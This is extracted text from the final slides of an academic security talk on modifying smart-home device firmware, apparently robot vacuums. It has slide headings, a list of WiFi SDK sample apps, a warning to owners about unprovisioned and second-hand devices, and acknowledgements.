
Applying the modified firmware




Applying the modified firmware



Proxy cloud communication



Proxy cloud communication



Other Possible Modifications

- Marvell 88MW30x SDK WiFi sample apps
 - p2p_demo
 - raw_p2p_demo
 - wlan_frame_inject_demo
 - wlan_sniffer

One word of warning...

- Never leave your devices unprovisioned
 - Someone else can provision it for you
 - Install malicious firmware
 - Snoop on your apartment
- Be careful with used devices
 - e.g. Amazon Marketplace
 - Some malicious software may be installed

Acknowledgements & FAQ

- Secure Mobile Networking (SEEMOO) Labs and CROSSING S1



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- Prof. Guevara Noubir (CCIS, Northeastern University)



Northeastern University
College of Computer and Information Science

→ www.dontvacuum.me

*Will be updated after the ReCon ;)

Final remarks

- I (Dennis) want to personally thank the “[Studienstiftung des deutschen Volkes](#)” (SDV) for their scholarship and support for my graduate study. Without them I probably would not have time to do this research.
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